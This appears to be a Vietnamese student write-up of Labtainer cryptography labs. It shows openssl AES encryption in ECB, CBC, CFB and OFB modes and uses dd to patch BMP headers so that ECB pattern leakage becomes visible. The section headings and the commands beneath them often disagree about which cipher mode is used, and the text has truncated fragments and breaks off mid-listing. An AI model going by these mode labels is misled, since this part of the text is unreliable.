
Field Value

03:E7:E4:3D:A0:55:CB:6E:9D:F2:83:CC:4A:C7:B6:E7:82:B2









1 số trang website HTTPS không được hỗ trợ, thì không có chứng chỉ nào sẽ có sẵn để xem.

wellfargo



Kết thúc bài lab:

Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc bài lab:

stoplab pubkey

Trên terminal đầu tiên sử dụng câu lệnh sau để kiểm tra bài lab:

checkwork pubkey

```
er/labtainer-student$ checkwork pubkey
ory: /home/student/labtainer_xfer/pubkey


visited |      yahoo |      facebook |      pinterest |      youtube |      wells |      paypal |      csunb |      usc |      dav |
===== | ===== | ===== | ===== | ===== | ===== | ===== | ===== | ===== | ===== |
49 |      Y |      Y |      Y |      Y |      Y |      Y |      Y |      Y |      Y |
essed for this lab:
essment for this lab
```

Labtainer symkeylab: Khám phá các chế độ mã hóa khóa đối xứng

Nội dung thực hành

Khởi động lab:

labtainer symkeylab




Nhiệm vụ 1: Làm quen Mã hóa và giải mã một tệp tin (bất kỳ tệp tin nào)

Trong nhiệm vụ này, sinh viên chỉ cần làm quen với cú pháp của lệnh openssl.

1. Tạo một tệp tin văn bản với một số nội dung nhỏ bằng cách sử dụng một trình soạn thảo (ví dụ: leafpad) hoặc sử dụng kết hợp của lệnh echo và chuyển hướng ('>').

echo "day là bài thực hành số 3" > plain.txt



2. Để mã hóa tệp tin văn bản thành "cipher.txt", gõ:

openssl aes-128-cbc -e -in plain.txt -out cipher.txt -K <KEY> -iv <IV>

- **Giải thích các thành phần:**

- aes-128-cbc: Thuật toán mã hóa AES với chế độ CBC.
- -e: Chỉ thị thực hiện mã hóa.

- o -in plain.txt: Tập văn bản đầu vào.
- o -out cipher.txt: Tập kết quả mã hóa.
- o -K <KEY>: Khóa đối xứng (mã hex).
- o -iv <IV>: Vector khởi tạo (mã hex).

```
ubuntu@symkeylab:~$ openssl aes-128-cbc -e -in plain.txt -out cipher.txt -K 337336763979244226452948404D6351 -iv 6B58703273357638792F423F4528482B
ubuntu@symkeylab:~$
```

3. Quan sát văn bản đã được mã hóa bằng cách sử dụng lệnh cat, more, less hoặc leafpad.

cat cipher.txt

```
ubuntu@symkeylab:~$ cat cipher.txt
5#3YkoE...[T;...
ubuntu@symkeylab:~$
```

4. Sinh viên đã thấy rằng tập tin đã được mã hóa là những ký tự vô nghĩa và không hiển thị đúng. Để xem giá trị hex thực tế của văn bản đã mã hóa, nhập lệnh sau:

hexdump -C cipher.txt

Các lệnh này cho phép bạn xem những gì bên trong tập mã hóa trên terminal hoặc trình soạn thảo văn bản, mặc dù nó có thể trông như những ký tự khó hiểu.

```
ubuntu@symkeylab:~$ hexdump -C cipher.txt
00000000 35 a9 23 33 dd 0e 59 6b 6f e9 87 45 e0 93 bd d9 |5.#3..Yko..E....|
00000010 b2 e1 f0 8e 1f a6 e9 db 28 85 a5 5b 54 3b b1 19 |.....([T;...|
00000020
ubuntu@symkeylab:~$
```

5. Liệt kê nội dung của thư mục bằng tùy chọn dài (tức là nhập "ls -l") để xem kích thước của tập tin ban đầu và tập tin đã được mã hóa.

ls -l

```
ubuntu@symkeylab:~$ ls -l
total 16416
-rw-rw-r-- 1 ubuntu ubuntu 32 Nov 3 11:42 cipher.txt
-rw-rw-r-- 1 ubuntu ubuntu 8054 Aug 17 2018 declare.txt
-rw-rw-r-- 1 ubuntu ubuntu 277 Aug 17 2018 index.html
-rw-rw-r-- 1 ubuntu ubuntu 16782454 Aug 17 2018 nps-logo.bmp
-rw-rw-r-- 1 ubuntu ubuntu 25 Nov 3 11:38 plain.txt
-rwxrwxr-x 1 ubuntu ubuntu 39 Aug 17 2018 start_firefox
ubuntu@symkeylab:~$
```

| Mô tả | cipher.txt | plain.txt |
|---------------------------|------------|-----------|
| Tên người dùng sở hữu tập | Ubuntu | Ubuntu |
| Tên nhóm sở hữu tập | Ubuntu | Ubuntu |
| Kích thước của tập | 32 byte | 25 byte |

6. Giải mã tệp tin đã mã hóa bằng lệnh sau:

openssl CIPHER -d -in cipher.txt -out plainmod.txt -K KEY -iv IV

Lệnh này giải mã tệp cipher.txt và xuất văn bản ra plainmod.txt. đảm bảo sử dụng tên tệp mới để tránh ghi đè lên tệp gốc:

```
ubuntu@symkeylab:~$ openssl aes-128-cbc -d -in cipher.txt -out plainmod.txt -K 337336763979244226452948404D6351 -iv 6B58703273357638792F423F4528482B
ubuntu@symkeylab:~$
```

```
ubuntu@symkeylab:~$ ls -l
total 16420
-rw-rw-r-- 1 ubuntu ubuntu 32 Nov 3 12:14 cipher.txt
-rw-rw-r-- 1 ubuntu ubuntu 8054 Aug 17 2018 declare.txt
-rw-rw-r-- 1 ubuntu ubuntu 277 Aug 17 2018 index.html
-rw-rw-r-- 1 ubuntu ubuntu 16782454 Aug 17 2018 nps-logo.bmp
-rw-rw-r-- 1 ubuntu ubuntu 25 Nov 3 12:13 plain.txt
-rw-rw-r-- 1 ubuntu ubuntu 25 Nov 3 12:17 plainmod.txt
-rwxrwxr-x 1 ubuntu ubuntu 39 Aug 17 2018 start_firefox
ubuntu@symkeylab:~$
```

7. So sánh văn bản đã giải mã với văn bản gốc bằng lệnh diff, như dưới đây (thay thế ORIGINAL và UNENCRYPTED bằng tên tệp sinh viên đã sử dụng):

diff -a plain.txt plainmod.txt

Lệnh diff kiểm tra sự khác biệt giữa hai tệp.

- Nếu có sự khác biệt, có thể có lỗi xảy ra.
- Nếu không có sự khác biệt, quá trình mã hóa và giải mã đã thành công.

```
ubuntu@symkeylab:~$ diff -a plain.txt plainmod.txt
ubuntu@symkeylab:~$
```


Nhiệm vụ 2: Chế độ mã hóa

Sử dụng trình duyệt web trên hệ thống Linux của mình để xem các tệp tin đã tạo và sửa đổi trên máy tính "symkeylab". Sinh viên sẽ nhận thấy rằng máy tính symkeylab chứa các tệp "index.html" và "nps-logo.bmp". Để xem trang web, hãy khởi chạy trình duyệt Firefox bằng lệnh sau:

./start_firefox &

```
ubuntu@symkeylab:~$ ./start_firefox &
[1] 415
```

Sinh viên sẽ thấy logo NPS, tệp tin (nps-logo.bmp), và một liên kết hỏng đến phiên bản sửa đổi của logo (một tệp tin nps-logo_mod.bmp mà sinh viên sẽ tạo).



1. Chế độ ECB

a. Khi nhìn vào logo NPS với mắt của một chuyên gia phân tích mật mã, sinh viên sẽ nhận thấy các mẫu sau:

Khởi Mã Hóa Lặp Lại:

- Logo NPS gốc với các vùng đồng nhất màu sắc rõ ràng sẽ tạo ra các khối mã hóa giống nhau khi sử dụng chế độ ECB. Điều này làm cho các mẫu lặp lại rõ ràng và dễ nhận thấy.
- Ví dụ, vùng màu nền đồng nhất hoặc các chi tiết logo như chữ “NPS” sẽ xuất hiện các khối giống nhau trong hình ảnh đã mã hóa.

Thiếu Ngẫu Nhiên:

- Do chế độ ECB không sử dụng vector khởi tạo (IV), các khối giống nhau trong dữ liệu gốc sẽ dẫn đến các khối mã hóa giống nhau. Điều này làm giảm tính bảo mật và dễ dàng nhận diện các mẫu trong dữ liệu mã hóa.

Dễ Dự Đoán:

- Các chuyên gia có thể dễ dàng nhận diện và dự đoán các khối dữ liệu gốc nếu họ biết rằng chế độ ECB được sử dụng. Sự lặp lại của các khối làm cho hình ảnh mã hóa dễ bị phân tích và suy luận nội dung gốc.

b. Mã hóa tệp tin nps-logo.bmp bằng AES trong chế độ ECB

Sử dụng AES với tùy chọn aes-128-ecb để tạo thành một văn bản đã được mã hóa. Đặt tên tệp mã hóa là "nps-logo_mod.bmp". Chế độ ECB không yêu cầu vector khởi tạo, do đó không cần cung cấp IV.

```
ubuntu@symkeylab:~$ openssl aes-128-ecb -e -in nps-logo.bmp -out nps-logo_mod.bmp -K 337336763979244
226452948404D6351
ubuntu@symkeylab:~$
```

c. Liệt kê nội dung của thư mục bằng tùy chọn long để xem kích thước của tệp tin logo ban đầu và tệp tin đã được mã hóa.

```
ubuntu@symkeylab:~$ ls -l
total 32812
-rw-rw-r-- 1 ubuntu ubuntu    32 Nov  3 12:14 cipher.txt
-rw-rw-r-- 1 ubuntu ubuntu  8054 Aug 17 2018 declare.txt
-rw-rw-r-- 1 ubuntu ubuntu   277 Aug 17 2018 index.html
-rw-rw-r-- 1 ubuntu ubuntu 16782454 Aug 17 2018 nps-logo.bmp
-rw-rw-r-- 1 ubuntu ubuntu 16782464 Nov  3 12:33 nps-logo_mod.bmp
-rw-rw-r-- 1 ubuntu ubuntu    25 Nov  3 12:13 plain.txt
-rw-rw-r-- 1 ubuntu ubuntu    25 Nov  3 12:17 plainmod.txt
-rwxrwxr-x 1 ubuntu ubuntu    39 Aug 17 2018 start_firefox
ubuntu@symkeylab:~$
```


d. Sinh viên có thể hiển thị văn bản đã được mã hóa bằng cách khiến trình duyệt tin rằng tệp tin đã mã hóa vẫn là một tệp tin hình ảnh hợp lệ. Để làm điều này, sinh viên cần thực hiện một số "tiền xử lý" nhỏ để làm cho tệp tin có thể xem được.

Để thay thế 54 byte tiêu đề bằng một lệnh, thực hiện lệnh sau:

dd if=nps-logo.bmp of=nps-logo_mod.bmp bs=1 count=54 conv=notrunc

```
ubuntu@symkeylab:~$ dd if=nps-logo.bmp of=nps-logo_mod.bmp bs=1 count=54 conv=notrunc
54+0 records in
54+0 records out
54 bytes copied, 0.000911284 s, 59.3 kB/s
ubuntu@symkeylab:~$
```

e. Sau khi sửa đổi tiêu đề, quay lại trình duyệt web và làm mới trang web để xem hình ảnh đã được mã hóa.



2. Chế độ CBC

a. Mã hóa lại tệp tin nps-logo.bmp, nhưng lần này sử dụng chế độ CFB (với tùy chọn aes-128-cfb). [Sinh viên cần cung cấp một vectơ khởi tạo.]

```
ubuntu@symkeylab:~$ openssl aes-128-cbc -e -in nps-logo.bmp -out nps-logo_mod.bmp -K 337336763979244226452948404D6351 -iv 6B58703273357638792F423F4528482B
ubuntu@symkeylab:~$
```


b. Liệt kê nội dung của thư mục bằng tùy chọn long để xem kích thước của tệp tin văn bản đã mã hóa mà sinh viên vừa tạo.

```
ubuntu@symkeylab:~$ ls -l
total 32812
-rw-rw-r-- 1 ubuntu ubuntu 32 Nov 3 12:14 cipher.txt
-rw-rw-r-- 1 ubuntu ubuntu 8054 Aug 17 2018 declare.txt
-rw-rw-r-- 1 ubuntu ubuntu 277 Aug 17 2018 index.html
-rw-rw-r-- 1 ubuntu ubuntu 16782454 Aug 17 2018 nps-logo.bmp
-rw-rw-r-- 1 ubuntu ubuntu 16782464 Nov 3 12:45 nps-logo_mod.bmp
-rw-rw-r-- 1 ubuntu ubuntu 25 Nov 3 12:13 plain.txt
-rw-rw-r-- 1 ubuntu ubuntu 25 Nov 3 12:17 plainmod.txt
-rwxrwxr-x 1 ubuntu ubuntu 39 Aug 17 2018 start_firefox
ubuntu@symkeylab:~$
```

c. Sử dụng lệnh dd đã được mô tả ở trên, sửa đổi tiêu đề của văn bản đã mã hóa mới để có cùng 54 byte như tệp tin BMP gốc.

```
ubuntu@symkeylab:~$ !dd
dd if=nps-logo.bmp of=nps-logo_mod.bmp bs=1 count=54 conv=notrunc
54+0 records in
54+0 records out
54 bytes copied, 0.00470947 s, 11.5 kB/s
ubuntu@symkeylab:~$
```

d. Xem văn bản đã mã hóa bằng cách làm mới trang web trong trình duyệt.



4. Chế độ OFB

a. Mã hóa lại tệp tin nps-logo.bmp, nhưng lần này sử dụng chế độ OFB (với tùy chọn aes-128-ofb). [Sinh viên cần cung cấp một vectơ khởi tạo.]


```
ubuntu@symkeylab:~$ openssl aes-128-cfb -e -in nps-logo.bmp -out nps-logo_mod.bmp -K 337336763979244
226452948404D6351 -iv 6B58703273357638792F423F4528482B
ubuntu@symkeylab:~$
```


b. Liệt kê nội dung của thư mục bằng tùy chọn long để xem kích thước của tệp tin văn bản đã mã hóa mà sinh viên vừa tạo.

```
ubuntu@symkeylab:~$ ls -l
total 32812
-rw-rw-r-- 1 ubuntu ubuntu 32 Nov 3 12:14 cipher.txt
-rw-rw-r-- 1 ubuntu ubuntu 8054 Aug 17 2018 declare.txt
-rw-rw-r-- 1 ubuntu ubuntu 277 Aug 17 2018 index.html
-rw-rw-r-- 1 ubuntu ubuntu 16782454 Aug 17 2018 nps-logo.bmp
-rw-rw-r-- 1 ubuntu ubuntu 16782454 Nov 3 12:49 nps-logo_mod.bmp
-rw-rw-r-- 1 ubuntu ubuntu 25 Nov 3 12:13 plain.txt
-rw-rw-r-- 1 ubuntu ubuntu 25 Nov 3 12:17 plainmod.txt
-rwxrwxr-x 1 ubuntu ubuntu 39 Aug 17 2018 start_firefox
ubuntu@symkeylab:~$
```

c. Sử dụng lệnh dd đã được mô tả ở trên, sửa đổi tiêu đề của văn bản đã mã hóa mới để có cùng 54 byte như tệp tin BMP gốc.

```
ubuntu@symkeylab:~$ !dd
dd if=nps-logo.bmp of=nps-logo_mod.bmp bs=1 count=54 conv=notrunc
54+0 records in
54+0 records out
54 bytes copied, 0.000857916 s, 62.9 kB/s
ubuntu@symkeylab:~$
```

d. Xem văn bản đã mã hóa bằng cách làm mới trang web trong trình duyệt.



4. Chế độ OFB

a. Mã hóa lại tệp tin nps-logo.bmp, nhưng lần này sử dụng chế độ CFB (với tùy chọn aes-128-cfb). [Sinh viên cần cung cấp một vectơ khởi tạo.]

```
ubuntu@symkeylab:~$ openssl aes-128-ofb -e -in nps-logo.bmp -out nps-logo_mod.bmp -K 337336763979244
226452948404D6351 -iv 6B58703273357638792F423F4528482B
ubuntu@symkeylab:~$
```

b. Liệt kê nội dung của thư mục bằng tùy chọn long để xem kích thước của tệp tin văn bản đã mã hóa mà sinh viên vừa tạo.


```
ubuntu@symkeylab:~$ ls -l
total 32812
-rw-rw-r-- 1 ubuntu ubuntu      32 Nov  3 12:14 cipher.txt
-rw-rw-r-- 1 ubuntu ubuntu    8054 Aug 17 2018 declare.txt
-rw-rw-r-- 1 ubuntu ubuntu     277 Aug 17 2018 index.html
-rw-rw-r-- 1 ubuntu ubuntu 16782454 Aug 17 2018 nps-logo.bmp
